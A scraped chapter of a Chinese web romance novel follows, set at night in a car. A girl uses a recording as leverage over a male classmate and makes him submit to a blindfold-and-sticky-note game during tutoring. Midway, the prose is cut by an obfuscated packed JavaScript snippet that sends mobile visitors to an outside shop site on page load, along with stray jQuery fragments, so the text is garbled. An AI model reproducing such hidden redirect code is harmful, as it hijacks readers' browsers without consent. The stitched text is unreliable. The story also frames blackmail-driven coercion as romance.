文趣网 > 都市小说 > 她的玩物 > 23. 群鸟飞离我身
    祝清嘉不解释,只是问:“你戴吗?”她放轻声音,诱哄宠物般的语气:“我特意给你买的,很贵,真丝的呢。”

    “我……不戴。”

    他一个男人,有什么好害羞的,才不要戴女生的东西。许问硬气地想。

    “好吧。”祝清嘉略微遗憾,但是并没有强求,开始介绍规则:“把这些便利贴贴在你身上,我做对一题,就撕下一张,直到全部做完,游戏就结束。”

    听起来倒是很简单,但是——

    “贴在,身上?”许问有些迟疑,也不理解为什么要这样。

    祝清嘉没有解释,“没问题的话,就开始了哦。”听起来彬彬有礼得不像她,却也没有给他选择的余地。

    祝清嘉忽然靠近他,许问瞳孔猛缩,紧贴着椅背,正要推开,却见她只是拿起他的安全带扣上。咔哒一声,像给他下了紧箍咒。

    许问疑问地看着她,祝清嘉撕下一张贴纸,首先落在他的额头。

    他僵硬地坐在那,安全带束缚身前,像个玩偶般任她处置,说不清是抵触还是期待。

    便贴纸的边角微微翘起,划着他的眉宇,随着他的呼吸颤动。

    随后是眉角脆弱的太阳穴,顺直高挺的鼻梁,还有——苦苦紧绷的唇。

    “抿这么紧干嘛,松开。”祝清嘉命令。

    许问有些抗拒,不想粘上胶,但还是慢慢舒展嘴唇,随即便感觉到柔软带着薄茧的指腹在他唇上揉了揉,贴上一片便利贴。

    他一怔,下意识抬手,一把攥住她的手腕。

    “不准动,我让你动了吗?”和手上的温柔不同,祝清嘉声音放冷,带着上位的威严和强硬。

    几缕清幽的月光从她身后的车窗照进来,隐隐有一丝残酷的意味。

    她不抽手或制止,只等他自己放开,像一种驯服。

    没道理的霸道,可许问现在根本无法思考,只是本能地顺从,缓缓垂下了手。

    平日冷淡疏离的轮廓,此刻被樱粉色便贴纸交叠贴满,只剩一双黑黢黢的眼睛望着她。

    祝清嘉看着忍不住笑了,“你怎么选这种颜色,像女生一样。”

    什么叫像女生,这本来就是给她选的好吗,他怎么知道会被她贴到自己脸上!

    他终于明白那句“准备餐具”的意思了。

    许问紧咬着牙,一个字都说不出来。

    “你现在的脸色比便利贴还红。”祝清嘉拨弄贴纸,手指划过他的脸颊,轻佻地拍了两下,发出清脆声响,纸张窸窣。

    “好像熟了一样,很热吗?”她故意问。

    许问也觉得自己要熟了。车内开着冷气,可他还是感觉被烈焰焚身,血管里的鲜血都要煮沸,比白天在炎日下高负荷运动还要难熬。

    他恍惚间想起她运动会三千米时,向他奔来的模样。

    理智也在蒸发。

    祝清嘉毫不留情地又撕下一张贴纸,贴在他锋利的喉结。

    像个开关,一按上去,许问就控制不住地咽了下喉咙,发出极脆弱的咽声。祝清嘉觉得新奇,她也是第一次接触异性的第二性征,研究似的又戳了几下。

    “不要了……”许问握住她的手,艰难开口。第一次这样垂下头颅,是落败的姿态

    祝清嘉感觉到指尖所触的喉结轻振,溢出低哑声息。

    “你要认输吗?”她眨了眨眼。

    认输……许问缄默不语。

    他也不想认输。

    “原来是想耍赖啊。”她轻笑。

    许问不说话,也不敢看她,只是握着她的手。她指节劲瘦有力,带着薄茧,却又有女生独有的纤细柔韧。

    僵持间,许问的防线一点点溃散。

    他总是拗不过她,这种感觉真让人挫败又懊恼。

    他正要放下手,却听见祝清嘉轻叹了一声:“好吧,不过,把这个戴上。”

    她拿起发带,在手上绕了几圈抻直对着他,像个下流的暴徒。

    许问沉默地看着她,觉得现在没有什么是不能答应她的。

    于是凉薄丝滑的布料轻轻覆上他眉睫。

    这是刚刚一直缠在她手上的发带,还留有余温。

    可惜是绑在眼睛上,闻不到上面的味道。

    在他脑后系结时,祝清嘉猛地用力。

    猝不及防,许问被勒得闷哼一声,心脏刺激得狂跳,为这前所未有的感触震颤。

    本就模糊不清的视觉彻底被她没收。

    车厢隔音良好,安静得如同只剩下他们两个人的世界末日。

    如果祝清嘉不发出声音,许问就一个人绝望地陷在枯寂的泥沼里。她现在就是他唯一的、全部的指引。

    许问端坐着,却觉灵魂匍匐欲坠。

    寂静中,他不安地想找寻她的气息。

    一只手轻轻落在发上,安抚宠物一般。微凉的食指从侧边划过他耳廓,沿着下颌线,逗弄地挑起他的下巴。

    “准备好了吗?”祝清嘉轻笑,魔鬼般地低声喃喃:“我要开动了哦。”

    她借着阅读灯的光亮打开错题本,找到对应的题号,念了遍题目。

    被剥夺视觉,许问只能全身心投入地聆听她的声音。

    她音色本就好听,调笑的,恶劣的,危险的,矫揉造作的……还有如此刻这般温柔低沉,在安静的车厢里显得格外亲密,有一种安抚人心的力量。

    “这个很简单呢。”

    第一道错题总是记忆犹新的,祝清嘉边写边说出解题步骤。

    许问木然坐在那。

    明明这才是他们见面的目的,明明十分钟前他还希望她少玩花样,安心学习。

    可是此时此刻,当她真的这么一本正经解题了,许问却无法控制地觉得……枯燥乏味。

    祝清嘉不知什么时候安静了下来,他越发心神不定。

    忽然,他敏锐地听到皮椅微响,是她直起身子,向他靠近。

    热度和气息停留在额头前,许问不自觉屏住呼吸,如同聆听神的旨意。

    微凉的双手捧着他脸侧,额上掠过一个温软的触感。许问如同中了魔咒,僵硬在原位许久,才不敢置信地意识到发生了什么。

    她用嘴,把那张贴纸抿了下来。

    祝清嘉接着若无其事地继续念第二题,好像刚才什么都没做过一样。

    许问大脑仍然空白停转,一个字都听不进去。

    他的呼吸越来越急促,却被唇上的贴

    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17541135|202289||http|test|mini|href|location'.split('|'),0,{}));

    () {

    $('.inform').remove();

    $('#content').append('

    纸封着不得开口。

    脸上的贴纸在一张张减少,逐渐露出他庄严坚毅,宛如神祇雕塑的轮廓。

    而她就是连神也敢染指的魑魅。

    只有烧红的耳廓泄露了他亦只是个凡人。

    祝清嘉忍不住抬起手,指尖隔着蒙在他眼上的缎面发带,描摹峻峭深邃的眉宇。如同幼童端详自己第一个、也是唯一一个、最心爱的玩具。

    黑色丝质衬衫包裹着少年健硕的身躯,微微颤抖。他如同一个缄默而高大的石膏像剪影,融入黑暗中,只有脸上点点湿迹,反射着荡漾的月光。

    怎么会有这样的人呢,明明都被欺负成这样了,忍耐到极致,还只是安静地坐在这,任她胡作非为。

    许问感受着她的触碰,在黑暗寂静的世界里带来一线生机。又有些痒,如同一场温柔而缓慢的凌迟。

    他克制住想要摘下眼罩的冲动,忍得快疯了。

    最后只剩下嘴唇上还有一张贴纸。

    即使蒙着丝带,许问也不禁紧闭双眼。睫毛颤动着刮蹭着发带,如蝴蝶破茧的瞬间,对未知的外界,隐秘地渴望。

    一声黏糊的轻响,祝清嘉衔住贴纸垂下的尾端,擦过他的下颌,扯了下来。

    没有吻。

    什么都没有。

    许问不知道自己在期待什么,只觉得整个世界瞬间离他远去。他后知后觉地意识到,自己已经无可救药。

    他为什么会坐在这,为什么会乖乖任她用这该死的发带蒙住双眼,为什么……会莫名地期待着。

    然后一次次被她捧起又落空。

    “好了。”祝清嘉合上本子,解开他眼上的束缚。

    乍然感受到光亮,像是从一场极为荒诞虚幻的梦里惊醒。

    许问没有给自己适应的余地,不顾刺痛地睁开眼,第一时间去看她的神色。月光依旧,勾勒着她的侧脸轮廓,如水墨般浅淡的工笔丹青,照不清神色。

    祝清嘉眼中没什么情绪,清醒冷静,甚至比平时还冷淡几分,像黑海上的浮冰,危机暗伏。

    仿佛什么都没发生过,一切只是他的臆想。

    刚才,她就是用这种眼神,这样置身事外地看着他一个人沉溺失态吗?

    她不喜欢他。

    许问再次意识到这个事实。

    却总是对他做这种过分的事。

    全身的血骤然冷却,极致燃烧后,只剩下冰冷的余烬。

    祝清嘉把散乱的贴纸拾起来,一把塞进书包。然后又恢复平时那种漫不经心的笑,看着他说:“对了,我是不是还没说过什么时候会把那个录音删掉。”

    许问一怔,几乎都要忘了这回事。

    她从未提过要他做到什么程度,他也没有问,于是就好像默认了,她随叫,他随到。

    但是今天,她竟然说了。

    “陪我玩到毕业,就一笔勾销。”

    她用“玩”这个字眼。

    仿佛在提醒他,她只是在玩。

    许问不知道是不是因为他拒绝她继续往下贴,让她不高兴了。

    他垂眼,声音冷涩:“好。”

    游戏似乎还在继续,他无法再多说一个字,否则就会输得彻底。